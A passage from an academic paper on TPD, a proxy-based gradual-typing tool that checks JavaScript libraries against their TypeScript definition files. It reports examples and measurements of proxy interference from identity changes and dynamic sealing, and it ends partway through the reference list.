Client. Figure 6 shows an extract from the unit tests accompanying the library. The first test case applies `asciify` to the number 138, the second applies to the boolean `false`. TPD interprets overloaded functions as having an intersection type; Keil and Thiemann [13] determined that a context (client) satisfies an intersection type if it respects at least one constituent of the intersection. The first overload of the function is violated as three arguments are supplied, rather than two. The second and third overloads are violated as the `text` argument does not have type `string`. TPD detects the mismatch and allocates negative blame, indicating that the source of the mismatch was the in client rather than the library. This mismatch demonstrates that the type of the function is too conservative: the function argument `text` may be of `any` type, rather than `string`.

4 Examples of Interference

The alteration of object identity through the use of proxies has been considered in existing work [11, 12]. We are not aware of any work that extensively presents interference caused by using proxies as dynamic seals. In this section we present a range of examples taken from the wild that demonstrate how proxies cause violations of non-interference, reinforcing the claim that proxy interference is a real problem. Each example was found by instrumenting a library with TPD and observing a unit test fail, when previously it did not. All code fragments below are taken from the DefinitelyTyped repository and the JavaScript library in question. Some blank lines have been deleted, and elisions are indicated by ellipses "· · · ".

4.1 Proxy Identity

Here is an example of interference caused by a proxy changing object identity, where a wrapped and unwrapped version of the same object are compared.

```
declare module 'gulp-if' {
  import fs = require('fs');
  import vinyl = require('vinyl');

  interface GulpIf {
    ...
    (condition: boolean, stream: NodeJS.ReadWriteStream,
        elseStream?: NodeJS.ReadWriteStream): NodeJS.
        ReadWriteStream;
    ...
  }
  var gulpIf: GulpIf;
  export = gulpIf;
}
```

Figure 7 gulp-if - Definition.

```
'use strict';

var match = require('gulp-match');
var ternaryStream = require('ternary-stream');
var through2 = require('through2');

module.exports = function (condition, trueChild, falseChild,
    minimatchOptions) {
  if (!trueChild) {
    throw new Error('gulp-if: child action is required');
  }

  if (typeof condition === 'boolean') {
    // no need to evaluate the condition for each file
    // other benefit is it never loads the other stream
    return condition ? trueChild : (falseChild || through2.obj());
  }

  function classifier (file) {
    return !!match(file, condition, minimatchOptions);
  }
  return ternaryStream(classifier, trueChild, falseChild);
};
```

Figure 8 gulp-if - Library.

```
1  ...
2  describe('when given a boolean,', function() {
3    var tempFile = './temp.txt';
4    var tempFileContent = 'A test generated this file and it is safe
         to delete';
5
6    it('should call the function when passed truthy', function(done)
         {
7      // Arrange
8      var condition = true;
9      var called = 0;
10     var fakeFile = {
11       path: tempFile,
12       contents: new Buffer(tempFileContent)
13     };
14
15     var s = gulpif(condition, through.obj(function (file, enc, cb)
           {
16       // Test that file got passed through
17       (file === fakeFile).should.equal(true);
18
19       called++;
20       this.push(file);
21       cb();
22     }));
23
24     // Assert
25     s.once('finish', function(){
26
27       // Test that command executed
28       called.should.equal(1);
29       done();
30     });
31     // Act
32     s.write(fakeFile);
33     s.end();
34   });
35    ...
36 }
```

Figure 9 `gulp-if` - Client.

▶ **Example 3** (`gulp-if`). The `gulp-if` library is a plugin for the streaming build system `gulp`. The definition was written by Skeen and Asana [27], the library and client were written by Richardson [22].

Definition. Figure 7 shows an extract from the definition file for `gulp-if`. The type of the exported library is defined by interface `GulpIf`; an `interface` describes an object. Objects in TypeScript may have properties, methods, and be directly callable like functions. If an interface only contains function signatures, we can interpret the interface as a function type. Line 8 elides overloaded call signatures that do not feature in our example code. Function signatures are of the form `(args): type`, where `args` is a possibly empty list of `name: type` pairs. Placing `?` after a field or argument name indicates that it is optional. This function signature accepts a condition of type `boolean`, a stream of type `NodeJS.ReadWriteStream`, and optionally another stream of the same type, and the function returns a stream of the same type.

Library. Figure 8 shows the entire implementation of the library. The library exports a single function that returns a new stream based on the truth value of `condition` passed to the function. When the condition is satisfied the stream passed as `trueChild` is returned. If the condition is not satisfied then if an *else* stream was passed as `falseChild`, that stream is returned, otherwise a default stream is returned instead.

Client. Figure 9 shows an extract from the unit tests accompanying the `gulp-if` library. In the example we present the test that exhibited interference caused by proxies changing object identity. The `describe` function indicates a set of tests and the `it` function indicates a particular test case. On line 15 the library (bound to `gulpif`) is used to create a new stream `s`. This particular test case checks that the stream passed as the `trueChild` argument correctly receives the data when the condition is true. The *true* stream is created using the function `through.obj` that creates a basic stream using a transform function supplied as an argument; the transformer function is defined on lines 16–21. A transform function receives as argument the piped data, in this case a file, an encoding string, and a callback to execute when done. For this test, the transform function asserts that the correct file was supplied to the stream using an equality test, and then increments a counter to indicate it was evaluated. Lines 25–30 add a finalising handler to stream `s` that asserts the *true* stream was piped to by checking that `counter` has be incremented once. Line 32 initiates the test by writing the file `fakeFile` to the stream.

Before and After. Before wrapping the expected outcome is that the assertions on lines 17 and 28 should hold. The correct file should be piped through the stream (line 17), and the final callback should be fired (line 28).

After wrapping with TPD the first assertion (line 17) fails. To understand why, first consider the type of the stream returned from the call to the library. From the definition file the library function returns a `NodeJS.ReadWriteStream`, this has a method with the following signature [3].

```
1  write(buffer: Buffer, cb?: Function): boolean;
```

[3] `https://github.com/DefinitelyTyped/DefinitelyTyped/blob/master/types/node/index.d.ts`

```
1  declare module "clone" {
2     ...
3    function clone<T>(val: T, circular?: boolean, depth?: number): T
4
5    module clone {
6      function clonePrototype<T>(obj: T): T;
7    }
8    export = clone
9  }
```

Figure 10 `clone` - Definition.

Recall that TPD wraps both the argument and result to every function call. When the instrumented library returns a result of type `NodeJS.ReadWriteStream`, the function result will be wrapped by TPD according to the type `NodeJS.ReadWriteStream`. Consequently, when the test case initiates the test using the `write` method, TPD will wrap the function argument using the type `Buffer`. As a `Buffer` is an object type a proxy is used in place, thus giving the argument a new identity. This proxy is passed to the transform function as parameter `file`, and when compared for identity with `fakeFile`, returns false when previously the comparison returned true.

To address this particular example the equality test must be explicitly replaced with a proxy-aware version. Another alternative is to use transparent proxies [11] that retain the identity of the object they wrap. Membranes [12, 34] will not work because only one object in the comparison is wrapped in a proxy; membranes only work when comparing objects on the same side of the membrane.

4.2 Dynamic Sealing

Here is an example of interference caused by a proxy used as dynamic seal, where the type of a sealed object is changed.

▶ **Example 4** (`clone`). The `clone` library provides deep cloning for objects, arrays, and other JavaScript data types. The definition was written by Simpson [26], the library and client were written by Vorbach [36].

Definition. Figure 10 shows the definition file for `clone`. The library exports the generic `clone` function that accepts a value to be cloned of type `T`, an optional optimisation parameter `circular` of type `boolean`, and an optional `depth` parameter of type `number`, and returns a value of type `T`. Readers familiar with generics and parametricity will realise that a clone function cannot possibly have this type as it violates parametricity! However, we would hope that monitoring the function would alert the programmer to this error by raising blame, rather than violating non-interference.

Library. Figure 11 shows an extract from the implementation of the `clone` library. We have removed a significant amount of code to focus on the sections relevant to our example. All redactions are indicated by "···". The function `clone` defines an inner recursive function `_clone` that does most of the heavy-lifting. We draw the reader's attention to the initial segment to the `_clone` function, ranging from line 18 to line 29. When the function is passed a `null` pointer it returns `null`. When the (optional) cloning depth has been reached the

```
1  ...
2  function clone(parent, circular, depth, prototype,
       includeNonEnumerable) {
3    if (typeof circular === 'object') {
4      depth = circular.depth;
5      prototype = circular.prototype;
6      includeNonEnumerable = circular.includeNonEnumerable;
7      circular = circular.circular;
8    }
9     ...
10   if (typeof circular == 'undefined')
11   circular = true;
12
13   if (typeof depth == 'undefined')
14   depth = Infinity;
15
16   // recurse this function so we don't reset allParents and
         allChildren
17   function _clone(parent, depth) {
18     // cloning null always returns null
19     if (parent === null)
20     return null;
21
22     if (depth === 0)
23     return parent;
24
25     var child;
26     var proto;
27     if (typeof parent != 'object') {
28       return parent;
29     }
30      ...
31   }
32   return _clone(parent, depth);
33 }
34  ...
```

Figure 11 `clone` - Library.

```
1  exports["clone number"] = function (test) {
2    test.expect(5); // how many tests?
3
4    var a = 0;
5    test.strictEqual(clone(a), a);
6    a = 1;
7    test.strictEqual(clone(a), a);
8    a = -1000;
9    test.strictEqual(clone(a), a);
10   a = 3.1415927;
11   test.strictEqual(clone(a), a);
12   a = -3.1415927;
13   test.strictEqual(clone(a), a);
14
15   test.done();
16 };
```

Figure 12 `clone` - Client.

current pointer is returned. If the value to be cloned is not an object, for example a number, the value is immediately returned. A number is trivially a clone of itself as numbers, and other primitives, have no notion of identity.

Client. Figure 12 shows an extract from the unit tests accompanying the `clone` library. In the example we present the test that exhibited interference caused by dynamic sealing. Specifically, this example shows a violation of non-interference resulting from a seal changing the type of the value it wraps. The `exports` object acts as a map that associates string test descriptions to test functions. A test function accepts a single argument `test` that acts as the testing API, offering functions such as `expect`, `strictEqual`, and `done`. This test function expects five tests, each cloning a primitive number and asserting that the result is the same.

Before and After. Before wrapping the expected outcome is that each call to the `clone` function should return the argument without change.

After wrapping with TPD every call to the `clone` function will seal the argument because the argument has generic type `T`. Recall that before sealing, every value is wrapped in an object to mask the value's type, and to fix the seal's type to `object`. When each number in the test is passed to clone, the number is first wrapped in an object, sealed, and then passed to the `clone` function. The type test on line 27, a type test that originally returned `number`, will now return `object`. As the condition is not met the function will fail to return immediately, instead it will proceed to clone the seal. The function result will be a clone of the sealed number rather than the number itself.

To address this particular example a proxy must be able to trap the `typeof` operation and throw an error when the type of a seal is queried. This is not possible in JavaScript, so one would have to replace all `typeof` operations with proxy-aware type tests.

Table 1 Classification of Failures to Conform.

	Blame	
Error Kind	(+) Library	(−) Client
Value Type	47	47
Function Arity	23	43
Void Return Type	14	2
Parametricity	3	0
Distinct Errors	87	92
Distinct Libraries	40	48

5 Evaluation

We used the DefinitelyTyped [5] repository as a corpus of libraries and definitions to evaluate our gradual typing tool TPD. We believe there are two important conclusions from our experiments. First, TypeScript definitions are prone to error. Second, interference caused by proxies is a problem in practice. The artifact containing the libraries, definition files, and source code is available on the Dagstuhl Research Online Publication Server (DROPS). The source code for the tool is also available online[4].

5.1 Method

We selected the libraries that targeted the Node.js run-time, that could be installed and executed without manual configuration, and that had a set of unit tests accompanying the library source code that all passed. Libraries were wrapped automatically using TPD and their unit tests executed. We recorded failures of the library or client to conform to the definition, classifying the error. In addition, we recorded violations of non-interference. As all libraries passed their tests *prior* to wrapping, we attributed any failing tests *after* wrapping as interference. In total we tested 122 libraries, and all libraries are listed in the appendix. Testing was conducted using a MacBook Pro with a 2.6 GHz i5 and 8GB RAM.

5.2 Failures to Conform

Table 1 shows failures to conform detected by TPD. We distinguish four error kinds and give the blame polarity of the error. In total there were 179 distinct errors found in 62 libraries.

Value Type Value type errors occur when a value does not have the expected run-time type tag, such as `number` or `string`, tested using the built-in `typeof` operator.

Function Arity. If the arguments passed to a function are too many, or too few, it is classed as an arity error. Typically this was due to definition authors not understanding which arguments should be optional. The majority of errors were the fault of the client, which is expected given that first-order functions are more prevalent than higher-order functions.

[4] `https://github.com/jack-williams/tpd`

Table 2 Classification of Interference.

Cause of Interference		
Proxy Identity	TI	7
	TII	5
Sealing		5
Reflection		4
Proxy Implementation		2
Distinct Libraries		22

Void Return Type. When a function returns a value but its type states it returns `void`, we class this as a void return type error. These errors were typically caused by incorrectly considering a synchronous function as asynchronous.

Parametricity. Parametricity errors were due to functions being incorrectly typed as parametric. There are two ways to elicit parametric blame: returning a value that is not a seal, or tampering with a sealed value. A common example of an incorrectly typed function would be one that takes an object and, using reflection, creates a new object with the same property mappings. The use of reflection to access properties amounts to tampering, raising blame.

5.3 Violations of Non-interference

Table 2 shows the violations of non-interference observed. We distinguish four causes and give their frequency. After instrumenting the code, 22 libraries violated non-interference.

Proxy Identity. We witnessed 12 libraries that failed tests due to proxies changing the identity of objects. Our classification adopts a similar dichotomy of identity failure as Keil et al. [11]. The first (TI) compares a wrapped and unwrapped version of the same object, of which there were seven. Avoiding interference in these cases requires rewriting all equality tests to proxy-aware alternatives, or providing transparent proxies that do not change object identity [11]. The second (TII) compares different proxies of the same object, our experiments found five cases. This problem may be addressed with identity preserving membranes, where identical objects passing through the membrane are wrapped using the same proxy, thus preserving equality inside the membrane [12, 34].

Sealing. There were five libraries that presented interference caused by the use of sealing to enforce parametricity. We implemented seals using proxies that raised blame on all traps. The Proxy API only permits objects to be sealed; to seal a primitive value it must be wrapped in an object, which changes its type. As discussed earlier, we are unable to restore non-interference because the `typeof` operator cannot be trapped.

Reflection. We observed tests failing due to reflection in four libraries. TPD adds wrapper code to a library, so packages that inspect their code as part of their testing process, for example linting, will observe differences when wrapped. In particular, additional libraries

required by TPD would appear in the global namespace and be considered unexpected by tests that inspect the global object's properties

Proxy Implementation. There were two libraries that exhibited failing tests due to issues with the underlying proxy implementation. The Proxy API is not mature, and some components of the run-time are not proxy-aware. Parts of the underlying run-time perform dynamic type checking, and if not proxy-aware, will throw an error when supplied a proxy.

5.4 Comparative Techniques

TypeScript TPD is a tool that uses gradual typing to enforce library and client conformance to a definition. TypeScript TPD is not a tool specifically designed to detect erroneous definition files. Our method of evaluated gradual typing using DefinitelyTyped allows us to detect errors in definitions. Other tools such as *TSCheck*, *TSInfer*, and *TSEvolve* [7, 14] are designed to detect errors in definitions and support the construction of new definitions. These tools have the advantage of not requiring test code to detect errors, and do not introduce interference as they use static analysis. We believe there is a place for both approaches. There are clear benefits to writing and debugging definitions using these static tools. However, even when library and definition can be guaranteed to conform, an unsound TypeScript client may deviate from the definition. TPD enables a programmer to enforce client conformance in this case.

5.5 Performance

We measured the effect of using TPD on test completion time by recording how long it took to execute the entire test suite. Such a metric does not give a precise account of the cost of run-time checks because a test suite may include other unrelated stages. Evaluating the exact cost of wrappers would require understanding of each library test suite as well as manual instrumentation of the code. Our chosen evaluation method is still relevant because executing the test suite is a common step in development, significantly slowing this down would be a considerable hindrance to adoption. Amongst the libraries that did not exhibit interference, wrapping introduced a 38% increase in testing time on average.

Rastogi et al. [19] developed a modified version of TypeScript, Safe TypeScript, that inserts run-time checks to enforce safety. They place an emphasis on performance, where we do not implement any wrapper optimisation. Predictably, there system incurs a smaller overhead of 15% on the run-time.

5.6 Threats to Validity

We identify five threats to the validity of our result. First, our result may be perceived as adding nothing new to the existing work by Feldthaus and Møller [7] that shows TypeScript definitions are prone to error. We believe there are two new components to our results. Where Feldthaus and Møller test the largest ten libraries, we test a range of sizes. Our results show that errors in definitions are not exclusive to the largest and most complex libraries. Where Feldthaus and Møller only analyse the library implementation, we also monitor clients (test code). Half of the errors we detected were the fault of the client.

Second, our approach of detecting interference is incomplete. It is possible that TPD violates non-interference but a library still passes all its unit tests. As a consequence, our results may not account for all occurrences of interference caused by proxies. We claim

that the frequency of proxy interference observed is intolerable in practice; failing to detect additional cases does not weaken this claim.

Third, the client code we use to exercise the library is the library's corresponding unit test suite. The frequency of interference observed when running unit tests may not be representative of real library usage. In particular, unit tests may contain a higher number of equality tests than real code. Even if unit tests do elicit more violations of non-interference than typical code, we believe that running unit tests are an important component of library design; altering test behaviour is a significant problem for practitioners.

Fourth, the experiments were only conducted on a small proportion of the Definitely-Typed repository. We believe our criteria for selecting libraries is not biased towards exhibiting greater interference, but we cannot categorically claim that our sample is representative of all JavaScript libraries in the repository.

Fifth, unit test coverage may not be high enough to capture all common interactions with a library. As a result, we may fail to detect errors in conformance, or we may fail to observe cases of interference that may occur in practice. We believe that the errors and interference we report is significant; failing to detect additional cases does not diminish this.

6 Design Alternatives and Solutions to Interference

In this section we discuss design alternatives and solutions to the problem of interference. Keil et al. [11] survey different approaches to proxy implementation and equality. We supplement their summary using our experiences of TPD.

6.1 Rewriting

The systematic replacement of equality operations with proxy-aware versions would remedy interference associated with identity. All proxies are stored in a `WeakMap` to which the new equality operation has access. A custom equality operation allows the choice between making proxies appear opaque or transparent. The same technique can be applied to the `typeof` operation to remove interference caused by dynamic sealing. Replacing equality and type tests with proxy-aware alternatives allows blame to be raised upon the application of an operation to a seal; currently equality and type tests cannot be trapped. An approach that uses rewriting must ensure that it correctly handles dynamically loaded code and use of `eval` [11].

6.2 Transparent Proxies

An alternative to using opaque proxies as provided by JavaScript currently would be to use transparent proxies [11]. A transparent proxy forwards identity checks to the target object so wrapping an object does not alter its identity. One design aspect of transparent proxies is the use of *realms* [11]. The realm of a proxy is the context that constructed the proxy, represented using a token. Inside a proxy's realm the proxy has a distinct identity rather than assuming the identity of the target object. Realms are essential to the implementation of dynamic seals. Two seals of the same object sealed under different type variables must be distinguishable, otherwise unsealing cannot be correctly implemented. Unsealing would take place inside the realm of seal proxies, where each seal has its own identity. Outside the realm—in client or library code—seals will inherit the identity of their target object, as desired.

```
var prim_get = Reflect.get; // Reference to unpatched API
var typings  = new WeakMap();
function wrapObj(obj,label,type) {
  typings.set(obj,{label: label, type: type});
  return obj;
}
// Patch Reflect API
Reflect.get = function(target,property,receiver) {
  var value = prim_get(target,property,receiver);
  if(typings.has(target)) {
    var label = typings.get(target).label;
    var type  = typings.get(target).type;
    var prop_type = type[property] ? type[property] : Type.Any;
    return wrap(value,label,prop_type);
  } else {
    return value;
  }
}
```

Figure 13 Modified Reflect API.

6.3 Reflection

An alternative to using proxies is to use the Reflect API [5]. The Reflect interface is intentionally identical to the Proxy interface, so a comparison is natural.

Wrapping for base types remains unchanged, a type test is performed on the value. When wrapping an object a typing for the object is created rather than a proxy. A typing associates the object with its type and label in a `WeakMap`. The Reflect API is patched to use the typings to monitor operations performed through the API. When accessing properties on an object using reflection, the patched operation uses any typings to wrap the corresponding property. If no typing exists then the operation is handled by the unpatched operation. Figure 13 shows how to patch property access in this style. From the code it can be seen that wrapping an object returns the same object, therefore preserving object identity. Patching the Reflect API is an approach that requires native object operations (`foo.x`) to be rewritten to use the Reflect API (`Reflect.get(foo,"x")`). This approach is semantically different to using proxies. A proxy based approach associates a type to a particular pointer using a wrapper. A reflect based approach associates a type to the value on the heap. To illustrate, take the following example.

```
var x = {a: 3}
var y = wrap(x,Type.obj({a: Type.Bool}));
Reflect.get(y,"a"); // Proxy -> Blame    | Reflect -> Blame
Reflect.get(x,"a"); // Proxy -> No Blame | Reflect -> Blame
```

A proxy based solution will raise blame when accessing the property on `y`, but not `x`. A reflection based solution will raise blame for both operations. The second operation will not raise blame when using proxies because the reference `x` is not wrapped in a proxy and therefore the look-up performs no type checking. The reflection based solution raises blame

[5] `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Reflect`

because typings are assigned to the object's underlying identity, rather than creating a new pointer to a proxy. The reflection based design is closer in nature to the work on monotonic references by Siek et al. [25], and may therefore benefit from the performance advantages that calculus provides.

6.4 Dynamic Sealing

Implementing sound and non-interfering wrappers for parametric polymorphism in JavaScript is a challenging problem—with no clear panacea. Trapping the `typeof` operation is the immediate remedy to the problems experienced by TPD. The behaviour could be constrained to only allow a trap to report the same type as the target or throw an error, which would be sufficient for TPD. Even then, the current language specification does not include the possibility of throwing an error when using `typeof`, so permitting this may be too problematic in practice.

An implementer of sealing is forced to chose between soundness and non-interference when `typeof` cannot be trapped. According to parametricity, the function `fakeConst` with type `<T>(x: T) => number` must be the constant number function; the implementation given below is *not* the constant number function.

```
1 function fakeConst<T>(x: T): number {
2   if(typeof x === "number") { return 1; }
3   else { return 2 };
4 }
```

A choice must be made: enforce parametricity by masking the argument's type, necessarily interfering, or satisfy non-interference by revealing the seal target's type, violating parametricity. TPD enforces parametricity so the example will always return 2 because the type of a seal is always `object`. If TPD were to enforce non-interference instead, then the violation of parametricity is not reported as a type error to the programmer because the type test cannot be trapped. If a proxy could alter behaviour of `typeof` then blame could be triggered when `typeof` is invoked, ensuring both soundness and non-interference.

A programmer may favour unsound monitoring over wrappers that change the semantics of their program. This is a problem because primitive values cannot be sealed without being wrapped in an object first, introducing interference. One approach to this problem is to use virtual values [3]. A virtual value is a value that that supports behavioural modification, much like a proxy. Applying a primitive operation to a virtual value will invoke a trap, defined by the programmer. Virtual values would allow the sealing of primitives directly. In this situation we are not *forced* to change the type of a seal. Therefore it would be possible to implement unsound, but non-interfering seals, by allowing a seal to retain the type of the target it encapsulates.

7 Related Work

Optional and Gradual Typing. Mezzetti et al. [15] investigate unsoundness caused by optional typing in Dart, and whether the unsoundness in the type system can be justified by increased practicality to programmers. They conclude that most cases of unsoundness can be justified. A notable example that they argue is unjustified is bivariant function subtyping.

Takikawa et al. [30] study the performance of gradual typing and give a damning indictment. Should other language implementations see similar performance results then the

future of gradual typing may be cut short. Their evaluation of gradual typing is conducted using Typed Racket, a language with arguably the most extensive support for gradual typing, including transparent proxies [28]. The study they conduct is the first systematic approach to monitoring the performance of gradual typing.

Vitousek et al. [35] implement and evaluate a gradually typed variant of Python, *Reticulated Python*. They acknowledge the problem of proxies changing identity and type but do not provided data recording the scale of the problem. Their implementation uses three mechanisms for wrapping mutable objects: guarded (proxies), transient, and monotonic. Transient and monotonic checks do not alter object identity, unlike the guarded semantics.

Guha et al. [10] present the design of parametric polymorphic contracts in Scheme and JavaScript. Their system requires polymorphic contracts to be instantiated with a type, where our system implicitly instantiates all contracts with the dynamic type, following Ahmed et al. [1]. Guha et al. [10] implement seals using standard objects rather than proxies, and their seals do not raise negative blame when tampered with.

JavaScript and TypeScript. The only existing works on checking conformance between JavaScript libraries and their TypeScript definition files is that of Feldthaus and Møller [7] and Kristensen and Møller [14]. Unlike our system, Feldthaus and Møller [7] perform static analysis rather than dynamic monitoring. They combine heap snap-shot analysis and light-weight static analysis of function definitions. Both techniques are unsound but carry the advantage of incurring no run-time cost, and not causing interference. Their tool highlights a large number of mismatches, corroborating our outcome; TypeScript definition files are prone to errors and there is a real need for machine verified documentation. Kristensen and Møller [14] provide the tools *TSInfer* and *TSEvolve*, tools that help construct new definitions and maintain them. Comparing the dynamic method of checking library conformance with other static techniques is future work.

Work on providing a static type system for JavaScript was conducted by Thiemann [31] who used singleton types and first class record labels to capture the semantics of the prototype based object system of JavaScript.

Swamy et al. [29] developed TS*, a gradually-typed core of JavaScript. Their compiler inserts checks that use run-time type information (RTTI) to ensure type safety. The type safety guarantees that their system provides hold even under arbitrary interaction with JavaScript programs, programs that may dynamically load code. Memory isolation prevents the mutation of TS* objects by untrusted code. Safe TypeScript [19] is another compiler for TypeScript that guarantees type safety. Unlike Swamy et al. [29], they focus on scale and as a result their system is faster but more permissive. Their system employs *differential subtyping* to determine the minimum amount of RTTI a value must carry. Safe TS and our tool TPD differ in some of the errors they detect. For example, Safe TS treats classes nominally, while TPD does not. TPD allows the (implicit) cast from generic types to `any`, via sealing, while Safe TS does not.

Richards et al. [21] developed StrongScript, a variant of TypeScript that offers dynamic, optional, and concrete types. Dynamic types are not statically checked and may fail at run-time. Optional types can refer to any value, but operations on optional types are statically checked. Run-time checks are used to ensure optionally typed values conform to the interface. Concrete types are statically checked in full, and introduce no run-time checks. StrongScript satisfies *trace preservation*, related to non-interference. Adding optional types to a dynamically typed program, introducing run-time checks, should not break the run-time behaviour of the program. If the dynamically typed program terminates to a value, then the same program with optional types should also terminate to that value.

Proxies and Interference. Trustworthy proxies within JavaScript was explored by Van Cutsem and Miller [34]. They proposed a proxy API that that retains object invariants through the use of membranes. Their work addressed the issue of frozen objects crossing over the membrane. When referencing a property of a frozen object inside the membrane the result is transitively wrapped in a new proxy. This breaks the frozen invariant whereby the returned value must be identical to the underlying field. By using a *shadow target* to store wrapped frozen properties the value returned successfully passes the invariant check.

Keil et al. [11] gave insight into the design of transparent proxies for JavaScript. Their work presents solutions to the identity issue caused by proxies, as well as implementing an extension to the SpiderMonkey engine enabling support for transparent proxies.

8 Conclusion

Gradual typing integrates statically and dynamically typed code. While there are several theoretical frameworks for gradual typing that ensure desirable properties such as conformance and non-interference, adopting these to existing languages such as JavaScript poses many difficulties. TPD is an application of gradual typing that wraps JavaScript libraries according to their TypeScript definition file. We implement wrappers using proxies, a facility in JavaScript that lets us attach type checking code without having to apply rewriting to the library. Proxies change the identity of their target and so my cause interference. We evaluate whether, in practice, this problem is prevalent enough to rule out opaque proxies as an implementation technique for gradual typing. Our results show that proxies cause interference in an intolerable number of cases, either by changing the identity of their target, or by changing the type of their target when used as a seal.

There is cause for some optimism. TPD detected a significant number of mismatches between libraries and their definition files. A solution to error prone definitions files is needed and gradual typing may be the answer. The nature of TypeScript means that even if library and definition conform, errors may still come from a client. Our work has shown the value of monitoring a JavaScript library and client to ensure they correspond to the TypeScript definition file (conformance), and that by preventing proxies from redefining equality or `typeof` the current definition of JavaScript makes it impossible to monitor for conformance without changing the semantics of the program (non-interference). If we are to have the benefits of both conformance and non-interference, JavaScript will need to evolve, something which it has demonstrated it is capable of doing.

Acknowledgements. The authors wish to thank anonymous reviewers of the paper and artifact.

References

1 Amal Ahmed, Robert Bruce Findler, Jeremy G. Siek, and Philip Wadler. Blame for All. In *ACM Symposium on Principles of Programming Languages (POPL)*, 2011. doi:10.1145/1925844.1926409.

2 Amal Ahmed, Dustin Jamner, Jeremy G. Siek, and Philip Wadler. Theorems for Free for Free: Parametricity, With and Without Types. In *ACM International Conference on Functional Programming (ICFP)*, 2017.

3 Thomas H. Austin, Tim Disney, and Cormac Flanagan. Virtual Values for Language Extension. In *ACM Conference on Object-Oriented Programming: Systems, Languages, and Applications (OOPSLA)*, 2011. doi:10.1145/2076021.2048136.

4 Gavin Bierman, Martín Abadi, and Mads Torgersen. Understanding typescript. In *European Conference on Object-Oriented Programming (ECOOP)*, 2014. doi:10.1007/978-3-662-44202-9_11.

5 DefinitelyTyped. DefinitelyTyped repository. https://github.com/DefinitelyTyped/DefinitelyTyped, May 2017.

6 Oli Evans and Alan Shaw. asciify. https://github.com/olizilla/asciify, May 2017.

7 Asger Feldthaus and Anders Møller. Checking correctness of typescript interfaces for javascript libraries. In *ACM Conference on Object-Oriented Programming: Systems, Languages, and Applications (OOPSLA)*, 2014. doi:10.1145/2714064.2660215.

8 Robert Bruce Findler and Matthias Felleisen. Contracts for Higher-order Functions. In *ACM International Conference on Functional Programming (ICFP)*, 2002. doi:10.1145/583852.581484.

9 Jeff Goddard. swiz.d.ts. https://github.com/borisyankov/DefinitelyTyped/tree/master/types/swiz/index.d.ts, May 2017.

10 Arjun Guha, Jacob Matthews, Robert Bruce Findler, and Shriram Krishnamurthi. Relationally-parametric Polymorphic Contracts. In *Dynamic Languages Symposium (DLS)*, 2007. doi:10.1145/1297081.1297089.

11 Matthias Keil, Sankha Narayan Guria, Andreas Schlegel, Manuel Geffken, and Peter Thiemann. Transparent Object Proxies in JavaScript. In *European Conference on Object-Oriented Programming (ECOOP)*, 2015. doi:10.4230/LIPIcs.ECOOP.2015.149.

12 Matthias Keil and Peter Thiemann. On the proxy identity crisis. *CoRR*, 2013.

13 Matthias Keil and Peter Thiemann. Blame assignment for higher-order contracts with intersection and union. In *ACM International Conference on Functional Programming (ICFP)*, 2015. doi:10.1145/2858949.2784737.

14 Erik Krogh Kristensen and Anders Møller. Inference and evolution of typescript declaration files. In *Proc. 20th International Conference on Fundamental Approaches to Software Engineering (FASE)*, 2017. doi:10.1007/978-3-662-54494-5_6.

15 Gianluca Mezzetti, Anders Møller, and Fabio Strocco. Type Unsoundness in Practice: An Empirical Study of Dart. In *Dynamic Languages Symposium (DLS)*, 2016. doi:10.1145/2989225.2989227.

16 Microsoft. TypeScript language specification. https://github.com/Microsoft/TypeScript/blob/master/doc/spec.md, January 2016.

17 Alan Norbauer. asciify.d.ts. https://github.com/DefinitelyTyped/DefinitelyTyped/blob/master/types/asciify/index.d.ts, May 2016.

18 Rackspace. node-swiz. https://github.com/racker/node-swiz, May 2017.

19 Aseem Rastogi, Nikhil Swamy, Cédric Fournet, Gavin Bierman, and Panagiotis Vekris. Safe & Efficient Gradual Typing for TypeScript. In *ACM Symposium on Principles of Programming Languages (POPL)*, 2015. doi:10.1145/2775051.2676971.

20 John Reynolds. Types, abstraction, and parametric polymorphism. In *Information Processing*, 1983.

21 Gregor Richards, Francesco Zappa Nardelli, and Jan Vitek. Concrete Types for TypeScript. In *European Conference on Object-Oriented Programming (ECOOP)*, 2015. doi:10.4230/LIPIcs.ECOOP.2015.76.

22 Rob Richardson. gulp-if. https://github.com/robrich/gulp-if, May 2017.

23 Jeremy Siek and Walid Taha. Gradual typing for objects. In *European Conference on Object-Oriented Programming (ECOOP)*, 2007. doi:10.1007/978-3-540-73589-2_2.

24 Jeremy G. Siek and Walid Taha. Gradual Typing for Functional Languages. In *Scheme and Functional Programming Workshop (Scheme)*, 2006.

25 Jeremy G. Siek, Michael M. Vitousek, Matteo Cimini, Sam Tobin-Hochstadt, and Ronald Garcia. Monotonic References for Efficient Gradual Typing. In *European Symposium on Programming (ESOP)*, 2015. doi:10.1007/978-3-662-46669-8_18.

26 Kieran Simpson. clone.d.ts. https://github.com/DefinitelyTyped/DefinitelyTyped/blob/master/types/clone/index.d.ts, May 2017.

27 Joe Skeen and Asana. gulp-if.d.ts. https://github.com/DefinitelyTyped/DefinitelyTyped/blob/master/types/gulp-if/index.d.ts, May 2017.

28 T. Stephen Strickland, Sam Tobin-Hochstadt, Robert Bruce Findler, and Matthew Flatt. Chaperones and Impersonators: Run-time Support for Reasonable Interposition. In *ACM Conference on Object-Oriented Programming: Systems, Languages, and Applications (OOPSLA)*, 2012. doi:10.1145/2384616.2384685.

29 Nikhil Swamy, Cedric Fournet, Aseem Rastogi, Karthikeyan Bhargavan, Juan Chen, Pierre-Yves Strub, and Gavin Bierman. Gradual Typing Embedded Securely in JavaScript. In *ACM Symposium on Principles of Programming Languages (POPL)*, 2014. doi:10.1145/2578855.2535889.

30 Asumu Takikawa, Daniel Feltey, Ben Greenman, Max S. New, Jan Vitek, and Matthias Felleisen. Is Sound Gradual Typing Dead? In *ACM Symposium on Principles of Programming Languages (POPL)*, 2016. doi:10.1145/2837614.2837630.

31 Peter Thiemann. Towards a Type System for Analyzing JavaScript Programs. In *European Symposium on Programming (ESOP)*, 2005. doi:10.1007/978-3-540-31987-0_28.

32 Sam Tobin-Hochstadt and Matthias Felleisen. Interlanguage Migration: From Scripts to Programs. In *Dynamic Languages Symposium (DLS)*, 2006. doi:10.1145/1176617.1176755.

33 Tom Van Cutsem and Mark S. Miller. Proxies: Design Principles for Robust Object-oriented Intercession APIs. In *Dynamic Languages Symposium (DLS)*, 2010. doi:10.1145/1899661.1869638.

